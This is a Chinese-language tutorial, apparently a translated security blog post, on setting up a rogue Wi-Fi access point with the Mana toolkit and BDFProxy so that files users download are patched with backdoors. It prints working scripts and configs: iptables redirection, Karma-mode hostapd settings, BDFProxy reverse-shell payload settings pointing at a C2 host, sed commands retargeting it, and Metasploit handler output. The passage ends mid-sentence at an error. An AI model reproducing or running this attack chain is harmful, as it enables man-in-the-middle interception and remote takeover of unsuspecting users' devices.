

# WiFi有毒：如何建立一个自动文件下载的网络接入点

免责声明：本文旨在分享技术进行安全学习，禁止非法利用。

本文中我将完整的阐述如何通过建立一个非常邪恶的网络接入点来使得用户进行自动文件下载。整个过程中我将使用Kali NetHunter 2.0 来运行 Nexus 9，并使用TP-LINK TLWN722N (150Mbps 版本)作为我的二级网络接口。

## 工具（下载地址见文末）

Mana – 恶意接入点工具包。它能够实现比Karma（Freebuf相关介绍：<http://www.freebuf.com/articles/77055.html>）攻击的更高级版本，相对而言最显著的变化就是Mana可以响应其他的AP广播，而不是像Karma这样只是探测设备，但其最终的目标仍然还是欺骗用户连接到自己设置的AP上。此外，它还有许多新奇的邪恶的AP欺骗技巧。

（关于该工具的详细内容，建议可以看看Defcon 22 Talk 的内容，该工具就是在这里发布的。<https://cyberarms.wordpress.com/2014/10/16/mana-tutorial-the-intelligent-rogue-wi-fi-router/>）


BackdoorFactory BDFProxy——被用于通过中间人攻击快速写入恶意payload。

## 一个错误的开始

这里由于我也希望可以向受害者提供互联网接入，从而可以在他们下载时部署我的后门，所以我还需要Nexus 9的另一个wifi接口。权衡之后，我选择了低功耗并且能与kali兼容的TP-LINK TLWN722N（支持数据包注入）。

打开kali的NetHunter工具，以下是其导航目录：







Kali NetHunter 自带的Mana已经安装并准备好了，但是我并不能一键启动。

这时我就想，我是不是做错了什么？

而当我开始选择BDF选项时，甚至还出现了一个bdfproxy.cfg窗口。





即使是在我从eth0 切换到了 wlan1 并且反复检查了配置文件中的dhcpcd 设置后，它仍不能正常运行，而且无法在日志中找到任何有关Mana 或者BDFProxy的记录。

于是我只好跑去玩了会游戏——

## 配置

接下来我进入了Mana的文件夹好好的摸索了一番：

```
cd /usr/share/mana-toolkit/run-mana
ls -lah
```



Window 1 ▾

```
root@kali:~# cd /usr/share/mana-toolkit/run-mana
root@kali:/usr/share/mana-toolkit/run-mana# ls -lah
total 196K
drwxr-xr-x. 2 root root 4.0K Nov  2 17:32 .
drwxr-xr-x. 9 root root 4.0K Nov  2 17:32 ..
-rwxr-xr-x. 1 root root  93 Aug 10 13:10 firelamb-view.sh
-rwxr-xr-x. 1 root root 6.1K Aug 10 13:10 mana-menu.sh
-rwxr-xr-x. 1 root root 2.8K Aug 10 13:10 start-nat-full-kitkat.sh
-rwxr-xr-x. 1 root root 3.2K Aug 10 13:10 start-nat-full-lollipop.sh
-rwxr-xr-x. 1 root root 3.0K Aug 10 13:10 start-nat-full.sh
-rwxr-xr-x. 1 root root 782 Aug 10 13:10 start-nat-simple-bdf-kitkat.sh
-rwxr-xr-x. 1 root root 1.7K Aug 10 13:10 start-nat-simple-bdf-lollipop.sh
-rwxr-xr-x. 1 root root 816 Aug 10 13:10 start-nat-simple-kitkat.sh
-rwxr-xr-x. 1 root root 1.5K Aug 10 13:10 start-nat-simple-lollipop.sh
-rwxr-xr-x. 1 root root 808 Nov 18 01:31 start-nat-simple.sh
-rwxr-xr-x. 1 root root 1.7K Aug 10 13:10 start-noupstream-all.sh
-rwxr-xr-x. 1 root root 1.7K Aug 10 13:10 start-noupstream-eap.sh
-rwxr-xr-x. 1 root root 1.4K Aug 10 13:10 start-noupstream-eaponly.sh
-rwxr-xr-x. 1 root root 1.2K Aug 10 13:10 start-noupstream.sh
root@kali:/usr/share/mana-toolkit/run-mana#
```

啊哈，start-nat-simple-bdf-lollipop.sh 貌似有点戏，打开看看：

```
root@kali:/usr/share/mana-toolkit/run-mana# cat start-nat-simple-bdf-lollipop.sh
#!/bin/bash
upstream=wlan0
phy=wlan1
conf=/etc/mana-toolkit/hostapd-karma.conf
hostapd=/usr/lib/mana-toolkit/hostapd

echo '1' > /proc/sys/net/ipv4/ip_forward
rfkill unblock wlan
echo -- $phy: flushing interface --
ip addr flush dev $phy
echo -- $phy: setting ip --
ip addr add 10.0.0.1/24 dev $phy
```

```

echo -- $phy: starting the interface --
ip link set $phy up
echo -- $phy: setting route --
ip route add default via 10.0.0.1 dev $phy

# Starting AP and DHCP
sed -i "s/^interface=.*$/interface=$phy/" $conf
$hostapd $conf &
sleep 5
dhcpd -cf /etc/mana-toolkit/dhcpd.conf $phy
sleep 5

# Add fking rule to table 1006
for table in $(ip rule list | awk -F"lookup" '{print $2}');
do
DEF=`ip route show table $table|grep default|grep $upstream`
if ! [ -z "$DEF" ]; then
    break
fi
done
ip route add 10.0.0.0/24 dev $phy scope link table $table

# RM quota from chains to avoid errors in iptable-save
# http://lists.netfilter.org/pipermail/netfilter-buglog/2013-October/002995.html
iptables -F bw_INPUT
iptables -F bw_OUTPUT
# Save
iptables-save > /tmp/rules.txt
# Flush
iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT
iptables --policy OUTPUT ACCEPT
iptables -F
iptables -F -t nat
# Masquerade
iptables -t nat -A POSTROUTING -o $upstream -j MASQUERADE
iptables -A FORWARD -i $phy -o $upstream -j ACCEPT
# Port redirection
iptables -t nat -A PREROUTING -i $phy -p tcp --destination-port 80 -j REDIRECT --to-port 8080

echo "Hit enter to kill me"
read
pkill dhcpd
pkill sslstrip
pkill sslsplit
pkill hostapd
pkill python
# Restore
iptables-restore < /tmp/rules.txt
rm /tmp/rules.txt
# Remove iface and routes
ip addr flush dev $phy
ip link set $phy down
root@kali:/usr/share/mana-toolkit/run-mana# █

```

实际上，令人感到奇怪的是这文件的一切操作看起来都很简单。我永远都不知道在使用新工具的时候会 发生什么事。这些操作是给设备分配一些变量，开启转发功能，启动一个接入点和DHCP，修改iptables 的配置。

这里有提到一些配置文件，必须确保它们没有任何问题。

第一个是 /etc/mana-toolkit/hostapd-karma.confg：

```
root@kali:/etc/mana-toolkit# cat hostapd-karma.conf
interface=wlan1
bssid=00:11:22:33:44:00
driver=nl80211
ssid=giant_virus
channel=6

# Prevent dissasociations
disassoc_low_ack=0
ap_max_inactivity=3000

# Both open and shared auth
auth_algs=3

# no SSID cloaking
```

```
#ignore_broadcast_ssid=0

# -1 = log all messages
logger_syslog=-1
logger_stdout=-1

# 2 = informational messages
logger_syslog_level=2
logger_stdout_level=2

ctrl_interface=/var/run/hostapd
ctrl_interface_group=0

# 0 = accept unless in deny list
#macaddr_acl=0


# only used if you want to do filter by MAC address
#accept_mac_file=/etc/hostapd/hostapd.accept
#deny_mac_file=/etc/hostapd/hostapd.deny

# Enable karma mode
enable_karma=1
# Limit karma to responding only to the device probing (0), or not (1)
karma_loud=0

# Black and white listing
# 0 = white
# 1 = black
#karma_black_white=1

root@kali:/etc/mana-toolkit#
```

然后检查 /etc/mana-toolkit/dhcpd.conf:

A terminal window titled "Window 1" with a dark blue header bar. The terminal shows the command "cat dhcpd.conf" being executed, displaying the following configuration: "ddns-update-style none;" followed by "default-lease-time 60;" and "max-lease-time 72;". The prompt is "root@kali:/etc/mana-toolkit#".

```
root@kali:/etc/mana-toolkit# cat dhcpd.conf
ddns-update-style none;

default-lease-time 60;
max-lease-time 72;
```

```
authoritative;

log-facility local7;

option wpad code 252 = text;
option wpad "http://wpad.example.com/wpad.dat\n";

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 8.8.8.8;
}
```

看起来我们正在使用谷歌的DNS，并且客户端的ip设置在10.0.0.0/24范围内。Cool beans（棒极了~）

继续检查在 /etc/bdfproxy/bdfproxy.cfg 下的BDFProxy配置文件（以下截图是配置文件中的主要部分）：

```
[targets]
#MAKE SURE that your settings for host and port DO NOT
# overlap between different types of payloads

[[ALL]] # DEFAULT settings for all targets REQUIRED

LinuxType = ALL          # choices: x86/x64/ALL/None
WindowsType = ALL        # choices: x86/x64/ALL/None
FatPriority = x64         # choices: x86 or x64

FileSizeMax = 60000000    # ~60 MB (just under) No patching of files th

CompressedFiles = True #True/False
[[[LinuxIntelx86]]]
SHELL = reverse_shell_tcp # This is the BDF syntax
HOST = 192.168.1.168      # The C2
PORT = 8888
SUPPLIED_SHELLCODE = None
MSFPAYLOAD = linux/x86/shell_reverse_tcp          # MSF syntax

[[[LinuxIntelx64]]]
SHELL = reverse_shell_tcp
HOST = 192.168.1.16
PORT = 9999
SUPPLIED_SHELLCODE = None
MSFPAYLOAD = linux/x64/shell_reverse_tcp

[[[WindowsIntelx86]]]
PATCH_TYPE = SINGLE #JUMP/SINGLE/APPEND
# PATCH_METHOD overwrites PATCH_TYPE with jump
PATCH_METHOD = automatic
HOST = 192.168.1.16
PORT = 8443
SHELL = iat_reverse_tcp_stager_threaded
SUPPLIED_SHELLCODE = None
```



```

SUPPLIED_SHELLCODE = None
ZERO_CERT = False
PATCH_DLL = True
MSFPAYLOAD = windows/meterpreter/reverse_tcp

[[[WindowsIntelx64]]]
PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
# PATCH_METHOD overwrites PATCH_TYPE with jump
PATCH_METHOD = automatic
HOST = 192.168.1.16
PORT = 8088
SHELL = iat_reverse_tcp_stager_threaded
SUPPLIED_SHELLCODE = None
ZERO_CERT = True
PATCH_DLL = False
MSFPAYLOAD = windows/x64/shell_reverse_tcp

[[[MachoIntelx86]]]
SHELL = reverse_shell_tcp
HOST = 192.168.1.16
PORT = 4444
SUPPLIED_SHELLCODE = None
MSFPAYLOAD = linux/x64/shell_reverse_tcp

[[[MachoIntelx64]]]
SHELL = reverse_shell_tcp
HOST = 192.168.1.16
PORT = 5555
SUPPLIED_SHELLCODE = None
MSFPAYLOAD = linux/x64/shell_reverse_tcp

# Call out the difference for targets here as they differ from ALL
# These settings override the ALL settings

[[sysinternals.com]]
LinuxType = None
WindowsType = x86
CompressedFiles = False
#inherits WindowsIntelx32 from ALL

```

看起来这里很有问题，这里配置的IP是反向Shells (192.168.1.168 和192.168.1.16) 需要连接的目的地。根据dhcpd.conf (DNS配置) 的设置，我们当前的设置是不正确的，我们应该在dhcpd.conf中指定路由器的IP，使得所有的客户机指向10.0.0.1

可以使用SED命令来进行更换：

```

sed -i 's/192.168.1.168/10.0.0.1/g' bdfproxy.cfg
sed -i 's/192.168.1.16/10.0.0.1/g' bdfproxy.cfg

```

看下修改配置前后两个文件的差别：

```

root@kali:/etc/bdfproxy# diff bdfproxy.orig.cfg bdfproxy.cfg
107c107
<          HOST = 192.168.1.168          # The C2
---
```

```

>          HOST = 10.0.0.1          # The C2
114c114
<          HOST = 192.168.1.16
---
>          HOST = 10.0.0.1
123c123
<          HOST = 192.168.1.16
---
>          HOST = 10.0.0.1
135c135
<          HOST = 192.168.1.16
---
>          HOST = 10.0.0.1
145c145
<          HOST = 192.168.1.16
---
>          HOST = 10.0.0.1
152c152
<          HOST = 192.168.1.16
---
>          HOST = 10.0.0.1
root@kali:/etc/bdfproxy#

```

可以看到所有的192.168.1.16都改成了10.0.0.1

## 启动这台机器

现在是时候启用Mana了：

```

cd /usr/share/mana-toolkit/run-mana
./start-nat-simple-bdf-lollipop.sh

```

打开一个新的终端并启动BDFProxy：

```

cd /etc/bdfproxy/
./bdfproxy

```

BDFProxy开启后，它就会创建一个 Metasploit源文件。一开始该文源件存在的并不明显——不在/etc/bdfproxy/，而是在

/usr/share/bdfproxy/bdfproxy\_msf\_resource.rc

该源文件将可以帮助我们处理反向Shells的连接，这时打开另一台终端，启动Metasploit工具：


```

cd /usr/share/bdfproxy
service postgresql start
cat bdf_msf_resource.rc #sanity check of conents, make sure IP update took

```

```
msfconsole -r bdfproxy_msf_resource.rc
```

被Metasploit启动后，我们可以看到该源文件被加载了。



```
ExitOnSession => false
resource (bdfproxy_msf_resource.rc)> exploit -j -z
[*] Exploit running as background job.
resource (bdfproxy_msf_resource.rc)> use exploit/multi/handler
[*] Started reverse handler on 10.0.0.1:8088
resource (bdfproxy_msf_resource.rc)> set PAYLOAD linux/x64/shell_reverse_tcp
[*] Starting the payload handler...
PAYLOAD => linux/x64/shell_reverse_tcp
resource (bdfproxy_msf_resource.rc)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (bdfproxy_msf_resource.rc)> set LPORT 4444
LPORT => 4444
resource (bdfproxy_msf_resource.rc)> set ExitOnSession false
ExitOnSession => false
resource (bdfproxy_msf_resource.rc)> exploit -j -z
[*] Exploit running as background job.
resource (bdfproxy_msf_resource.rc)> use exploit/multi/handler
[*] Started reverse handler on 10.0.0.1:4444
resource (bdfproxy_msf_resource.rc)> set PAYLOAD linux/x64/shell_reverse_tcp
[*] Starting the payload handler...
PAYLOAD => linux/x64/shell_reverse_tcp
resource (bdfproxy_msf_resource.rc)> set LHOST 10.0.0.1
```

```

resource (bdfproxy_msf_resource.rc)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (bdfproxy_msf_resource.rc)> set LPORT 5555
LPORT => 5555
resource (bdfproxy_msf_resource.rc)> set ExitOnSession false
ExitOnSession => false
resource (bdfproxy_msf_resource.rc)> exploit -j -z
[*] Exploit running as background job.
[*] Started reverse handler on 10.0.0.1:5555

[*] Starting the payload handler...
msf exploit(handler) >
msf exploit(handler) > jobs

Jobs
====

  Id  Name
  --  ---
  0    Exploit: multi/handler
  1    Exploit: multi/handler
  2    Exploit: multi/handler
  3    Exploit: multi/handler
  4    Exploit: multi/handler
  5    Exploit: multi/handler
msf exploit(handler) >

```

这里我被卡了一下，虽然一切看起来都是正常的——Mana创建了一个AP，我可以连接并访问网络，通过Mana设置的 Iptables 可以正确的将我的流量从80端口转发到 BDFProxy正在监听的8080端口。但问题是BDFProxy是一个不透明的代理连接（mitmproxy下实际上是失败的），在我用笔记本电脑测试机连接到这个恶意AP时，我在所有的HTTP连接时都得到了这个错误：

```
